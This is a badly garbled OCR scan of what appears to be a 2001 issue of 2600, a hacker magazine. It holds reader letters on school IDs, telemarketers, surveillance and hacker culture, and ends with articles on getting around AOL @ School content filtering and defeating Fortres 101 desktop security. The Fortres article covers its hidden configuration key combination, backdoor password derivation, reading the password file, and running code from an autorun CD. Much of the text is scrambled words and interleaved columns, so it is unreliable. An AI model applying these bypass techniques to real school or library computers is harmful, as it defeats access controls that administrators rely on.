exercitely, which we all know is where the real support ous." I think we all know that ther's wreeg. Well to you guys in your legal troubles. If It said the checks when I can - I manage to extreste a few more people wheels are ranning, bopulally for the bester. Good back we're taking it to the next step down here, so the they don't have names with them, they're not danger. rand response of "it's not uncontract, and as long as a lotter to any principal, he feet me the standard ignonumber, as they are different longths. After submitting determine if the number is an SSN or school assigned an see and use. At cortain 1 mos, nower and even posted of valid and active SSNs to the public view, fige for all ID is 5000 Social Security Number! Whenever grades Well here, about 50 peacent of the time, your student with your meeding munber. By the way, his easy to bes, thus reveating titerally hundreds, if northousands, ar leading lists are posted, they are posted by ID pure signed a unique ID number. Pryrig standard, right? student of formation. As just of this, each student is assystem uses a version of SIMS wollware to manage there in Cury, No. the Water County Public School

MERCHAN

mailed them again, saying that your site is the best for tried that with yours. They said that your site "pose-mail the staff to request unblocking sizes, and this cally advanced and it is. We have very good blocking surprised I can got into www.devantonicks. o.e.i still info on the U.A.S.S. case. They will have in blocked. Figs have found cothing that promotes had tisings. I o-Eas." Thave read through everyshing in your sire, and I motes tilegal extresty, and also promotes filegal ectivilear is that the blocking "sorreant" poes through the server as well, so there really is no software. You can that didn't work. I med to be able to get the American [4] your mirror sites, tried the www 2600 corp.80, and software that ther still trying to get through. The cried 2007 site up, but they blocked that as well. The prob-My school prides itself on today so fucheologic

Bether a race State that of our own. Then shay can add He hadro then are and what they say and we'll put tomode as just commanding of those distance who had only figure the regard to extract which gern read the entered their Three people are miljs. What we make need to proprocessing fighting back" to short him. We promote illowing solicity and allegal accidity?

today. Yes, I was the "natio" kid that the teachers called an to help with facil right bit computers uplage I wouldn't be making a living as a pregrander. by experimenting. If ad I not been curious about each hacker in high school and I support students learning ers who complein about the ID cards than they are foreast to use at school. First, I react to say that I was a I have seen a let of fedtors from high school back.

> deliver You reed in the drive to work. Secondly, I carry con get into the building every coording when I go to My point is again upon grow up you have an earry. It is eather a driven's itcard that they swipe in the time clock so they can got work. Thirdly, all hearly captoynes also have an ID anether ID that I have so swipe to open the door so I

and do your hooreweek before you can hack. they will let you need 2500). You are still going to have to make your bed, brish your reetly sake out the trash; ever the law allows. Your pareirs have to right to dean has the right to sound your locken desk, or what ones, and friends. However, uptility on tour 18, your and to show off what you know to your tagehors, persearch your more and object what you reed dropefully I really large that you have the opportunity to back

skills to open it. something. You know that broken busker even ther Perchang shalls to get first place in the savence figir or ments on a feeking subject and get an A. Use your year percent placeast to throw in the trash? Lise year get the whole ID cord ming. Write your essay assign-I suggest you take advantage of your skills and fre-

After high school, my your skills to land a job.

Phredag

there is no such things need to be encouraged. our extraoranteerer than continue else. These who will lique de disease? estimaçõe pay tiba sent deut de abien abeline ingranisate of learning, experimenting, and experimentbound of their me four two year may have found not the And while you seem to have make hid the province as-Violenment to greation what's Supposing than a school art the right along to do. We could think of a better on with it is involved to the question of whether or not Whether or not the school authorities can get away dense. Mily that should they just forget about them? Obviously ID cards are of given covering to stee

1887-1887:

io "slow my paint, devic to the level of everyone clar's." This infuriates me, It's the kind of thing that leagues I can remember them criticizing in Then to people have been containing about adjustion for as I was "leapfrogging about of the class" and that I had session reader. I got in a discussion with him about a eacht ar their own page. When will these things and? hear the exact same thing from one of the payetage! rest times if each not had the answer key in front of question I got wrang on a test (of course t would by This is even a private school that says it lots students him). Anywey, at the end of the discussion, he told upo have gotten if words, if the later bastand had written the I because had an interesting encounter with my

Neuraneak

Dear 25000

as that we could do our test on the compasse, but only on Notepad. The tech person there immediately told as the report, we did a spelling rest. Out teacher informed computer lab to work on a report. Before working on that we could not use Notepart, as it and bean taken of Recordly at solubol, any English class were into the

of the computers. Knowing that Natepad would not be taken off, I quickly used Netscape (the unity available between) to open up Norsqual, as the computer has upmered security features to keep you from using the hard drive. I quickly slatured a fideral nearby how to open up Norsqual. Seeing that Norsqual had been opened, the tech person state over each told me that this was a violation of security and if I were to do it again I would be supported. The next thing I did after Joing the spelling (there was about a terraminate break) was play around in the juria console of Nervago. The reacher was recruited and watched me for the next of the root of the root of the root of the period. Lest goes to show that each people in schoots really aren't.

RIP Douglas Adams (1952-2001)

nur self destruct

They's pershably the most excitation Notepad has some in while.

Real World Stupidity

Dear 2690:

Here's a good one. The editorial in the April 2011 Popular Communications requesting tells the rate of ham radio operator NTQVC, who dured to register a way page using his call sign www.NTQVC, etc., Like you already guessed what happened. Yes, the kings of TV backstendom, QVC, threatened to see the parou of TV backstendom, QVC, threatened to see the parou of TV backstendom, QVC, threatened to see the parou of the for copyright intringeneut! However, slight did work out for bine new tag guilles hawyers figured out this way an TCC assigned call sign and he wasn't some exit backer type trying to be used!

As if pushing "N7" in front of a composate wave in streethers would.

Desc 2695

I was just watching the news today and they come up with a story. A guy is called a tacker because be is stealing qualit and numbers from a computer server. This lot uses the information to seat rish and fancous identifies from around the world. He then gots changed with soulf that telefas to crime. Why is be a backer?

Since maked the control who broke the story is called a repower, Because noticely bothers to supplier what level erical the fallency. Thanks for backeting.

Dear 2600:

I are currently in the Criminal fusive program in my college and we had a guest speaker in class the other flay from the Sewert Service. During the testing page size showed us, it mentioned 2500 many times while they were taking about their "story to protect effectives." It also used the near "basics" were literally throughout the entiry tent reliable spot thying to demotion backers. I was shoulded to see fre way that they were displaying the magazine and way site so offer and exclusively, but a feet they actually had a college from the morte Beckers, that they actually had a common fine. This is just displaying the magazine and way site so offer from the morte Beckers, that just went straight over that fine line. This is just displaying the morte flay and a resinting fractionistic.

The Colors

We know there are people out that a who can get us

a capy of this and other such whites. We would conside it a commendate function his order backer would

Dear 2600:

I recently tried to call the U.S. embassy in Bortin to get some info about a Visa. Well, the only number I would find wave 0-180 number which is like the Armestican 1-900 numbers - you have no pay for it a bundle. Mostly only sen services uso those kind of numbers. So, it cost me 3,60 DM per minuse (about \$1.00) and gases wharf por? A computer that country is never my visa question! I'm wendering where my money is heigh invested now.

utilization of popular in factorial advantage of popular in factorial for

Dear 2000

Reading the letter from Eric Pours gar the no thinking a wist goaldy, is the difference believed by critical
and say, if it grabbed a care of speny patific went out in
the wee hours of the morning, and got cought geging
the focat of a 24-bour store? I could be missinformed,
but died: I Brank beare the original gages interest and
simply insert another inster file? If specify such a
basis soutable? If secures stupid to think that a tagger
would get private time for leaving his mark. Possibly a
being fine and community service, abouting up some
other teggers' work. This kind of insertity makes are
want to move to Caracta. It should take at least a few
more years before this disease begins spreading across
the boother to them as well.

phobik

Dear 2000:

abvious uses) but I think that the U.S. could learn check I looked back to see the fore of the person beo't something one might readily notice. Anthe security of the world. White catching an international correct THEM ODG) something from the rest of the world (in more ways taking everyone's picture like that doesn't have any this practice should be used at specting events (since the passenger in any way. I don't nowassably agree that with this as we entirectarises method without alenting bind me on a consputer required I was very impressed scanned your ticket again. After going through the Check they connect the power. I have was a special se-Alignet Lookage a common that, while not hidden, was ing thight in London I was southed at least once phor I othing eigethion the way to the gates. At this check they know of). When going through socioly at Calwick studium. I don't think this is a new practice for the test Bowl everyone's face was sounced as they entered the In 18th, Dalai mentioocé that during the Super

Chewie in toweren a big difference between soonning individual factor is a bite and reasoning an earlie readown fall of people.

Thear 26603:

I don't went to waste your time and flam not sure if you guys are aware of this righter violation occurring to Yürgüda Beach or not, but there is something going on

down here that would be of interest to you and your peaders. I am referring to the new standard of decency you the new "friendship patro?" that patrols the resonance of Virginia Reach.

Anything with the name of "friendship paint" has you to be bod.

Dear 2000.

I administer a rather large PRX with a wate range of fix numbers. It's not uncorrection for one to receive doesn't of misrouted faves intended for other parties. My favorites are product records, tinancial transsegons, etc. Typically when I call one of the two people involved in the fax, they really doe'r care. Mast of them sittply say, "just throw that away."

I wonder what foe Schmoe would say if I called him at home and soid. "Indging by what I was just faxed, I would say that you are sufficing from depossion, and these drugs won't do you any good for your back pain. By the way, I am not your destect." Persugs I padoid start a collection.

Appreciation TO Reg

I sent composing this letter to inform you as a publication of the many positive effects you have had. I know it is always good to get finetheak, and this can be difficult with the cance one way motils like engagines (though 2600 is very much a reader supported magazine). I have secently substribed to your magazine, but I have been a fisherer sud supported to your radio show continued for several years and have since actively consumed all other shows in your nectives. Since then, your excellent publication sed program have had a profound influence on my thoughts.

CCA's britist threat and quietly comeved the effecting is very real and, using DeCSS as an escangle, can have convership and the "if you aren't everywhere, you're modulatoray fact of Eq. to DMCA would remain stand egainst the power-honger componentiess who seek material from your web site, who knows what the newhere" obtaining of the Augustian corporate copies one would expect to happen in factor, not at borde in said it did indeed sound like a war zone, something Vigety Chancilenged and the Marky would continue long term effects would have been? Without your hold very real effects on people. If you received the IDVD-America. Your effects have informed one that corporate Would never hear on regular radio. As Amy Goodman bon was also extremely shocking and secrething one MPAA face has verily opered my eyes to the ridiouwith over induced ago. world. Your coverage of the Seattle WTO demonstralibus abose of power that occurs every day in the age of the Kevin Mitnick Easto and, more recently, the that you are not during it in vizin. Your vehement coveryou spend on "getting the wired out" and follow know I would like to thank you for the tiese and effort

You call yourself "The Hacker Questerly" and are probably criditized about this not having much to do

with occupates. It is obsides that hacking reality has very hitle at do with computers and is more about a certain free-chinking mindset which can be seen throughout listeapy in those who have constituted greefly cohumanisty. Not simply following what you're rould and sacking out your own answers wanted be an admirable questly for noist people, but calling them a harker beings fear into the bearts of the uninformed, much due to the moth exploring the term. This may prevent the use of the word in source cases, but it carriage, and those who want to consolitate their power by connecting and controlling information should not be allowed to have this power.

In essentia, I am saying that your role in the shering of information is far from magnificant. We always exact more people watching the weighters and more ining those in power. Though I am no professional, I appreciate the extreme value of your publication and I thank you for it.

TwistedGreen

There's for wally gening what it's all about

Dear Teles

W W Refined your object interesting. I work for a curn pany that has a common with Bell North and I work in a poll South building on Bell South competers. I thought a about trying to pull a practical joke and buying same of your magazines and leaving them around the bailding, ling, Koop up the good work.

civibune) draft

their good down a very dangernes read.

Dear 2600:

I just wanted to say that I finally got your Fall 2000 cover. I've then tooking at that rever ever since it cares out, during my friends to call the member and figure our who or what it was. But the mement of inspiration hit mel That's not a phone member at all; it's the binary/decimal address of www.2600.com. Nice.

By the way, that was a great article by ASM_dood.
Keep up the good work, especially the covers?

RDIOS

.

Lipse esamed to key that I have not only brought several issues of 2000 to soliced, but some of any teachers have asked to becrow issues. My civics reactor maste a copy of that article in 15% about jury multification (also hadri bened of th). Now I'm and solving that you should take your 2000's to school and show them to your teachers, I'm just eaying that some bactlers are cool inhour it. I wanted to just say that non-arrive wrote a great latter in 18%. It really describes our synathain, who's never heard of Linux. And the 10 card idea is great. If our school gets 10s, I'm desing that, I just want to know where this gay teaches!

Dan

The prospect of a northwise "bring your 2000 to school day" is intriguing to us.

Dear 2660:

The teget saide "Shange Love," (18:1) in which the author describes how he willingly passed on the

Walde.

多数なるないのでもあるので

Dear 2660:

no songer be in the hands of the courts, and the courts Self-photology drawayse soon with 50 many cares) only not over upwords, so clearly indicates that the law of the land may picture, in this case worth many roots than a focusated the United Sesses and probably other counciles. The barrow; shows so well the industed the justice system in ready to smash anyone who crosses the "Potice Line" bubling belief the rice-goard peticemen, between ingfel. The "Equal fraction them" in Specific on the credible. I don't dank I've ever seen a cover so mean-The cover of your fact issue, 18:1, is absolutely in-

Cunning Linguist

every usual now. might not less long. Adva. I book forward to page 30 the way finings are going in the rest of the country, dits specifully ask me and their. Unformwards, I feet that nativisate or finest editor computer questions, they reished shoopshy), but shytime they need help with the only basishat allowed are special began is (10, 10, 10, 10). company where I work knows are for what I am. Not that doe't were hackers as the natioalcom does. The I just want you so know that there are still places

fund prefer

Deur 2600-

Sept. (17) but a bunch of other useless shield? There's you \$1,000,000,000 to spend on not only a substription, distribute to your magazine. I hacked the older out of CitiBank and now The extremisted was poor and no one would over buy me one. Now Eleave also systemated a subscription to 2000, but I 13.60

Just playing

The bearing from a set and

me! My anguished ory disturbed the hetel stall no codtry and I had missed a meeting pot ten feer away from the Parza Loxio and even had dinner in that Melban-The liest hidey in March, 8 pm. I had spent all day at extreme surprise, the finity listing sout "Milarii Piazza in Itely, but then I noticed semething peculiar. To my through the meetings, rise really capacing to lied any rally. I checked in to www.2800 com. I was browsing halfway across the earth to a completely foreign coun ald's, and I had esiged the mosting! I lead occurwas staying at find a really, really aid composed. Natothings. The exercing after conday in Mileo, the botel I break. I took a crip to Italy, saw the sights, did loansily global spen that I can personally attest to. Over spring the meeting system you have set up it has a pul-Lozen in francof Mal Apuald's," i Speked al ray watch I just wanted to tell you have impressed from with

> each of hucker culture, and 2000 specifically. Conand I die. I was very improved by the true global know that even though I'll region missing that theuling I'll teli you that. Anyway, just thought you should

Thomas

Individual Perspectives

gov. What is it for what is it to live for. Boll. Sony Lao a little drynk. Back the US Hard De nther shit like that. But I just got back into the seaso about some shit. I know a could get my p word or Lagal trouble u šarow - ardanas čeckoj pols Judsod Yesh this was me. But what highered so Minnie was Tidniji izo taleker er cracker i Bar Jijanow sonocistič

GOOD BY IT DRIVE ASS SPYTNING OOK

moval, disse Misessic segar bil The this aid not come from Chine Berne got here

relay to you improvisely: I can car 30 eggs There is a master of across importance that I most

Gil Young

No men cen car 56 cggs

the fast wanted you to know you have bigges in the cause for the most past the shoeless full of legal stoff objected. I think they thought it was kind of each hecutor come in and ask about the ShapeShiller case most unlikely places. that I've gotten away with it once, there's no scopping Probyone asked not what I was listening to but no one ten while I worked, it was pretty grow. I had a person of Off the Book. I thought what the back, why not lie at the same time. I'm a law tibrarias for a county tax Adyway, I think I broke some new pround and now inforested in law and computers. I often stream audio Lorary and a 2000 reader As you built insector The seem to mind. So, since I missed by tweek's broadenst from the listemer and the lawyers and judges death I had a little fem at work today and got the word our

cost, R&N employs hundreds of people per steec (a) have about 20 copies, predominantly displayed in their all, why be goes in the "gunschewing barely-therain least it seems like burdreds). And it's easy to get a job And they are night our in from So that's a bonds. Seesecond shell down, putting them right at eye level magazine rack with the devers lacing out at about the from a B&N off the time because when I walk in they Chaning and of very strategies times. I buy my issue nally figure this out. 2600 is a quarterly magazine fieud issue. He wese 't lingged enough. But let's refo teerager," as the pass in Fill person brown Maybe it's a on something. Blanc's the long and short of it. That of are a super chain. This guy is obviously whicked out talks about practically boyconing R&N hamise they The writing in response to Bryan in 1754 where he

> extension paragraphs base 'em' And then you Blow for stocking the great String me planty of excuses a year to have 'our and cause she souldn't contain benedit. Thank you 2400 for intered to my dangerous side. I'm paying with the plat all those hottes have fix the escailad. They all need should. And next items you know that body bumpin? debt, like a good hard working, early 6 merican page inum cold letting but know that I have ansurating of me bushing a "Stocker" mag, so immediately stock ac-Jobs and B&N graciously employs them. So I goth equ suing Winter Break. The springtime issue matches up the college girls are home to visis these families as this there. I buy my magazine around Thanksgiving, when 19-32 year old Toble is a cooling the legisled size sees easy to dind map, I smooth up to the creeded where seem with Spring Break, and finally the seminer issue Jinds time of Thanks. I buy the dear each when schools are to

Designation of the As always, our reputers sure able to find a senique PET 1270

Clarification

undextend what their ideas were." That is a very and their power streeture. Do not paint this greatersunderstand a enough to see the desper it poses to them. They definitely understand what wo to saying, they and the M2000, are appressive herause they "did not lated planning to institute power. from as the result of naivery - it is the result of sedecwrong and very dangerous way of bedong in things simply does not exist jys_f ole ms that both the chinich The letter from joy_1 in 17st draws a parallel that

Ralgo

the lowest emotion ": i", copyrighted it, and is plantheir weither canali correspondence. Even " called 'frowny' conclision, or our trademarked logo, to the policy of the progress for anything are or quite If we recently read that Despair, Inc. has registered

terbeze soon. This is the lowest of the low for corpo-THE ALL LIVE Oogs. Tooks Like fleeight got a little corporate bu-

京城ではからからからからなり mediate the problems count by the very process inwhite certains evergerised and ineffective products to the in the innerest of equiphility demonstrated physicians to company that would create this physical customers Mapoin Inc. (who despasseons) default its origins as Planton tell an John were aware that this is a jobs. Shadow Freq

certification is a Microsoft certification. This is not is one of your estates in LTH. On page 22. LeXer's anticle about MicroSoft's retirement of the NT 4.0 tion designed to provide a herefrench by which yourtree. The A+ confidentian is a vendor needed confiden-MSCE crack stated in the first paragraph Get the A+ I am writing this to point out a slight discrepancy

> dor neutral contilientions can be found at their web site puter teabulicious could be tested. MacroSoft may have (www.complex.oog). CompTDs. More information about this sad clied youcontributed to the examp, but no those from jobys spin-The 8+ conditioning is administered and ownered by parties such as Howket Packets! Compaq. and others.

should be tested. They do not individually compace the questions. SMEs only contribute infocustion on what erest Matter Experts) when the example being designed, but maist exert since CompTD solicies SMRs (Subject structor may have talk a visuace to puntibute to the than Le Xer's instructor whote questions for the Air cen-Elization coam as he mentioned in the article. His its-Given this information, I god a deliberation betteres

Mike Walton

Dear 2690:

on the company, do so for the right reasons, not bebefore possing on some housely as facts. Please do os a favor and at least research your auticides distribution from within our own continues. polyagasita yasasit dhebi boga dapenziloza as welli as information can be a great coamy - this includes parent of both 2600 and fee speech, I know that the people way to quickly gas your root in the door saying IT professionals in Univ. NT, and even Linux, It's a sause it's havin's 5wl. Clatifications go along way for islaction with Microsoft, but if you're going to slant (Windows 2000 accelerated). Now I share your diseasexam. Also, Microsoft does offer an operade examthe balls with just beeks for \$400 - \$100 for each Exist of all, the NT 4th track had him regional care Sunker, in 17.8, I'd like to point out a few despections. terprise, and Networking Essentials). Details are on ". Seepadly, I asset you it is quite possible to pass all (not there) and two clossings (Workerstien, Server, Un A MANUSCRIPTION OF THE PROPERTY OF THE PROPERT Yes, Lant prodetent at Substantial HatWE." As a proto response to LeXell's Délenoseff's (book and

Dear 2690:

and call list" and they are required to comply. If you called by a relemankeer, whether it is a surveyor. By have to (sometimes, filte to CgK's execution entit). say, "Remove and from your list," they don't navessor salespesson, or a fundamiser, say: "Potuna en your "Do messad been the incoming list. Therefore, if you are list. While this is technically correct, it is all the only ing heres to contact the company for whost the survey ageony chia list and it rayone is on the list, they are relist. Any calding lists that came in mass be usuiched way ta keep selemariwsex finar calling you. Teleman is being done and got your name removed from the that the only way to remove your name force their celland one when to premiether chight the eye in issue keting everpories are required to keep a "do not calt" 17ci. CgK (appearantly a telemarketer) where in soying have read. I have loved. I got a bunch of back issues publication so I haven't been reading long. But what I First of all, I only expectly found out about your

Summer 200,

and even if they do your name will be on the next list that comes in anyway. How do I know this? Unformable of the was telemarked for over a year, before being maked to leave for meeting with the computers. All I did was tweak the interface a fifth, but it was enough to scare them. Anyway, I bope this into its heighful in gering rid of all those amorping calls.

Amonymous

Dear 2600

I am westing, in to inform your readers that the article, although contest for the newbould of CucCar that is depicted in the article, other rewebuild at CucCar that is leased (tolker or abover depending on when you got your CucCar and when the article was created). Likewe never used mine and I go by this wandard policys when beying from Radio Shaeh or any other big some who wants my info, I tell them my info is carb and if they tell then they need more info like name, address, rip. I tell them to just in the store's info. More is private, if the sates person becames pissed off, I dare he/she to real the manager over, these explains to tim that my info is write, shed it is not required for the sales translation to toppen, if the gives me lip, I get his name and call his conjourate office on my cell phone is his store.

He cannot touch me since that would be essentitled by case ask me to have. That is all.

first should give 817-415-3700 as the phone number if each none enter-references plant members to adthere - we're not once if they have a matter definitions or so also also explaines in expositationally called up in the forhasseries. Here it's one way of reminding Routin Shock Situation component office, its will be determined to see if appropriate in certain situations. We profer the apdecesses. This is one sure way to find out.) that your information is jordans. (Wheever does this direas or anonesands of people use it every time skey buy entening that address starts to see of starts if havestarted to give 100 Throchesouse Street & 1500. For send Jack naaf na. What would happen if everyone proach of giving Rusiic Shock their own authors to Worsh, TX 76102 or their outrous? (Than's Hadio your marked seems a bit compative but it may be

Water Swiller

On your list of 2000 reaching places, you his the Actington (Pentagen City) under "District of Columbia," but not orester Virginia. It's technically located by "Irginia. Maybe you could also list it ender Virginia. It has right near there and for the langual time I didn't think there was a uproving near me because there's neching under Virginia.

の大学をおける日本

10 Sept.

Dear 2660:

We had enter day at my school and I found two little titlets you reight want to know.

Carnivore is being used in Sacramento. When I saked the expresentative of the FM how Carnivore was working out for these, he gave one a blank back. However, after a little conversing, he was pound to say that

yes, jobbod, there were several agents working on an "e-mail mentioning thing." Successments is a somewhat small form and small area, but, according to an FBI agent, most of the ISPs in the area are set up to modifice a mail which is startling since Japp areas have probably had this for eachile now.

2) I not a private sentor extendent atwastigator who was actually cool. They tracked down policybrides, trinews, and people who caused damage after breaking inner systems - busically most of the smethical activities. After speaking with him Bough, Hearned Bay stender really aconcered with hackers that follow the hacker edit, but are more theoremed with confit card this was expanized crime, and most of the nasty things that are illegal offline as well. Also, he's cronties with some people from the Edget, has published something in 2600, and Bounded the local 2600 meeting. Overall, he was well apparent and proceeding of the local position of the people of the contraction of the sent in goes to shows that even "self-cont" contribute to our constrainty.

Scabby

An introduits article an Common appears on page 6.

Dear 2600:

First off, goest magazine - keep it up. Second, regarding the latter from - etagon- in 18:1, the gist of the letter was that everpaying your traffic ticket worf not coasting the refued check will prevent your ticket from

being reported.
See www.snopes.com/autos/sw/ticket.htm/for acceber take on this one (the Urhan Legends Reference Page)

Anyway, a better idea is avoiding tickets and the samenal impact would be for one of those fargy wars (the cases that give you dimenion with the computer voice) to keep a database of known speed togets a ware for driver. This would be great in Miginia, where radar

Questions Mask

Dear 2600:

Tell me refere www.2600ceallystocksess.com souds you ITS my site

ਬੋਦ ਹੈ ਜ਼ਰ 303 ਨਿ ਨਹੀਂ.

40002 TES

One day I was fooling around with the digital cabbe toor than Time Warmer rents our to its subscribers (Scientilic Autorica Explorer 2000) and found a near fittle feature. If you book at the front of the box and press and hold down the diamond burton along with the box-tool that its in the origidate of the volkton burton again used while the hight above the fittle small iron on the free states to Mink. Frest the diamond human again used worker A diagnostic sector of some son props up. Use the volume burtons on the box to secret through the satious means (13 in all). Using this mean, I found that the box must an application called "Sarah" and I also found a metre that has something about all of the

aspects of PPV. If anyone goes to this menu and finds anything also out, No. 2000 know with a letter.

INI KIRG

I got a bug to read the Pivicel tiles again and was gring to find the archives. Either the pages pointed to give that did not exist anymore, or they only contained a low postings. Is Physical Still hapith it so, where can one locate it?

Mak

It's important that this erise is no langer mainsained at consephracic cone. We list distribud it at the 1990 site in the past when it must ratioly attailed a also has. We discontinued this when it appeared to as larger to another the point of the foreign and other than as picked up the stark this time that to a point as have switight voices in the backer common particular or where what he if common inched the publication or where it is now over that appeared more frequencity and with the spirit of the early interes.

Dear 360

It was reading the latters in 1744 and I noticed that people were writing in about the virus they got that sold there to go to www.2000 com. My sister works for Greybaund and apparently everyone in their system got that one. She brought home a copy of the source that the grained cet. It appeared to be from someone in Cohenbia as a dedication to "all the people who want to be hasters or enacker, in Cohenbia" and also to protect the corruption that, in Lohambia" and also to protect the corruption that, in the national more grammer (at all) but it looks like the registry. Fundantly greater from from myla, and edit the registry. Fundantly whole their from "Kutia 5, McKoover" of Stateopy Associates acre a joke.... April Tools, right?

SPAME and (the cannot meet, not mail). We, it was need spam that then kept conding to I is approved several for the continue.

Dear 2005

Who publishes your magazine or is it self publish-

BillyN

It publishes asset we can become to stop it.

The not serve who I would ask this to, but I we get a question concerning the legality of a documination. It might be it but faces, but I registered this domain mane to preserve the speak but I registered this domain mane to preserve the speak but there are www.killy.our-rlasspaces com? Also, I've registered the name of my trib, plus "policodopattused". Is there, anything against the law about that? Liste if I lived in Dancer, I would have expisitered www.derwepolicedepart ment con, and www.derwepolicedepart ment con, and www.derwepolicedepart.

helderi

There's nothing libract wheat had rate, so while "All'pounds assumes com" might make you is funch of enemies and get you as a few lists, by more cubitence is perfectly legitimate. What you observe in do with it is what will determine your legal fature. We doubt a

strategic tatacida on how to kill specific people would hast very long ampowers. Your "public any ferror technics are a bit article or Parting solds only ferror technics to a legitimate completin of confusing the public if they townshow what kind the rate actually the public if they townshow which hast the rate actually in deposits on what you do with the title if you have a site deposits on what you do with the title if you have a site demand to complainty against the police, for instance, we service that would be completely provised, especially start the police have up inherent right to a com whether you with their name in it, is all deposads on whether you with their name in it, is all deposads on whether you could be seen as misrepresenting you would.

Desc 2000.

conceived propagands on my country. Your thoughts? this regerber and what do we have? I'm finding it at least get to have a magazine tike 2006. Comple all of Mataut auti-Autorisan santiment, flum thankful thur we their recent estacks to government web sites with their am at a menal dilemnas. Proptic can get the impression way of a light web site. Now that my presence is sell I much as interrignally send a fregmented packet the go around screening that the sky is belief, I aid a soft nature. I'm not one far conspiracy disprises, but I'm the grosp why the government would mistake the osorali probably a sizable minority of random of 2006 who anto the Chinese people over this spy plane issue, and mine: however, with the recent propagation posted than see have it had in America from reading your make home City and in no way do I intend to even do se (c)on with the government and their decisions. can and fliove my country very rauch: I just disagnot Agent Smith thinks about nic, I sen a parriotic Attenti sonbor to your magazine and don't wordy about what Eur. However, with that said, I don't mink at stame to type of person as one he surprised if a theory previous moscupe of your magazine to be that of a subversive actions associated with their capy of 2000. I calo'r lave subversive, underbanded, or jast plain "firmeral" purpose. While I'm willing to conside that there is the government less your subscription list for whatever Day to standadly by whole these "h#astra" and their illlander and harder with each passing day around May distinct optities optitals. The per prang to pall at Okla-18.1. I believe there were those letters appaiding towards. I want to look on a few ledges that were wroten to

the thing about propagands is that it very ready wears to only one direction. The specifics of the Chinese incident each, the about story shat backers from each incident feath about some shat backers from their each contents had approximated by given to hear was both fately and entirent. Now we see how our expective, proximated this at our abbition. They believe fire grow material who at our abbition for believe factors will be the soldiers of electronic wayfors for discharge with the the soldiers of electronic backers. We have a factor of which county outside the well-about the sold past in the sold past in the short outsides the soldiers. The factor of the sold past in the so

Continued on page 48

TO P At

by The Datapharmer

on email and Internet monitoring). They use a sidered "unsuitable," the student is presented their regular users. The noted purpose of this will know the ages of the stotents, their goewith a "blocked website" message, weasite's conent to be displayed. If it is conproxy as to deteriorise whether or not to allow a jacogram, and, in fact, this same filter is used on proxy server to monitor all maffer through the graphical locations, and their interests (based and monitor student interests. After all, AOI. In actuality, it is a way to ceased the Internet customized to lit the students' maturity levels rooment including access controls that can be cess for their students in a safe, controlled envithis project is to provide all schools laternet an mass release. They claim that the purpose of currently in one of its last testing phases believe and @ school project for quite some time. It is America Online has been working on its As many of you may or may need show.

The entire program is actually just a slightly modified version of AOL. The sign on options are "AOL @ school member" or "bosons an AOL @ school member". If you are already a member, it simply gives you a modified guest sign on screen, and allows you to use.... well, I keyon't quite figured that out yet what it lets you do. Almost every keyword is blocked, all websites I secold bother with are blocked (including anymprizer type sites), and buddy lists are not even available.

Or so it secons....

After getting pissed off that I had a I'S hockup and couldn't do anything with it (they removed Internet Explorer and blocked access to about everything often Windows). I simply went into "My Computer", put in the web address, and it instantly mened aid blocker.


That wasn't fun. That is all I could think of so I took a closer look at ACH. We school and grabhed a copy of the serial number/signon code (which is school specific). When I got

home. I installed AOL as bring your own socess, and logged onto my service provider. I then set up AOL for a new member, put in the serial I gut form school, and voilla, I had an AOL @ advoil account.

available there as a feature, but is bidden within up when I sign must school (since it isn't really name on the list. This ensures that it will show the but it isn't too band) and put my own screen to play around with keywards and buttons a life to get into the buildy list setup (you may have coupt, and coabled everything. I then managed gave it general access, made it a master acaccess to buildy lists, etc. This was still really only restricted in a couple of ways, and menus AOL provides for us (Ubave found AOL the legacy gode of AOL's programs. bouted, so I created a new screen more, and changed all of my settings so it would allow me 5.4 eader to use in this situation than 6.0), 1 meneged to get into parental controls, as it was OK, now what to do: Let's look at the

I now have access at school (legifinately through the program the school previded rac) access to any website, that norm, buddy list, and altrest every keyword I wish. Keyword "news" is restricted, go figure. Who would went to have news available at a school anyway?

Affil is still as eardble as even but it kept me amused for a white at least I am sorry for not being able to provide the verial number but it would give away my physical hearism as it is in limited tosting right now. It should be widely used snow. I hope that these of you who must sabreit to take this smoothers of punishment will be able to take this knowledge and have a finite time exploring AGL. Just semenber your othics. Dun't do anything to someone else's system you den't want done to yours!



ciiihi5ao2@yahoo.com

Through my high school career, I have developed an animosity towards a certain piece of security software for Microsoft Windows. Fortess Grand Curporation (www.fortres.com) sells this software named Fortres 101 - mostly to schools, libraries, and circular institutions.

tion of many applications. At my old high usually interferes with the normal operaug. As you may have already guessed, this effective way of gelling the admin passschool the reacher would disable Fortres on writing the registry, and even web browsand executing the lifesystem, reading and menus, Windows hockeys, reading, writing, in control access in foons on the desktop. eral ways by Fornes. It can be configured word in this situation. found that a take password dialog was an request because it interfered with our reguthe start menu, context means. Explorer fair school work. A good friend of mine Access to the computer is limited in sev-

All versions of Focus (that I know of) have a configuration dialog that can be socessed by pressing CTRL+ALT+-SHIFT+ESC. You are then presented with the password dialog box. If backdoor passwords are chabled, a supposedly random

number appears in the dialog hox caption. A one time use password, also a number can be generated from the backdoor key. A call to technical support can supply you with the backdoor password or to this function, take your pick.

(1) Telefondeligy - the handless and (1) The complex value to the handless parameter about handless handless of telefondeling in

15 CASS

X = 10020001 6660 * 1.000 (+ 1.) + 60000 X = 100 (2 x * 1 * 1.) X = 20 20 (1 x * 2.)

If you can't do this in your head, a 'kinconvention device' can do it for you in a matter of microseconds. I'm currently working on software for TI calculators. I have not yet looked into writing software for any other handheld devices, as I do not have any. If you are interested in something like this, cross your fingers and hope I have a web server meaning at amanas does notesist.com.

The backfloor key is not there? Don't worry. Through some testing I have found that the file containing the Fortres password is always readable, no matter how Fortres is configured. This means that if you have the ability to execute you can read the configuration/password file and decipher the password. Almost every computer I have seen in a high school has a CD-ROM drive and will allow you to execute programs through the use of a CD with VAU-TORUNINE Fortres versions 3.x and 4.x passwords can be expunged using these functions.

When Fortres is misconfigured, there are many many weys to disable it. This article is meant to help attack the more secure installations. At my old high school we had a DOS version of AutoCAD installed on

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assembly - now I can blindly patch binanes sively by my reverse engineering of something. The code for deciphering sure he grabbed it off some warez site or a program scat to me by a friend. I'm protty Fortres Grand Corporation, All the credit without the help of a compiler, thanks to FORTRES.EXE. When I began I knew no Forties 3.x passwords was written exclu-

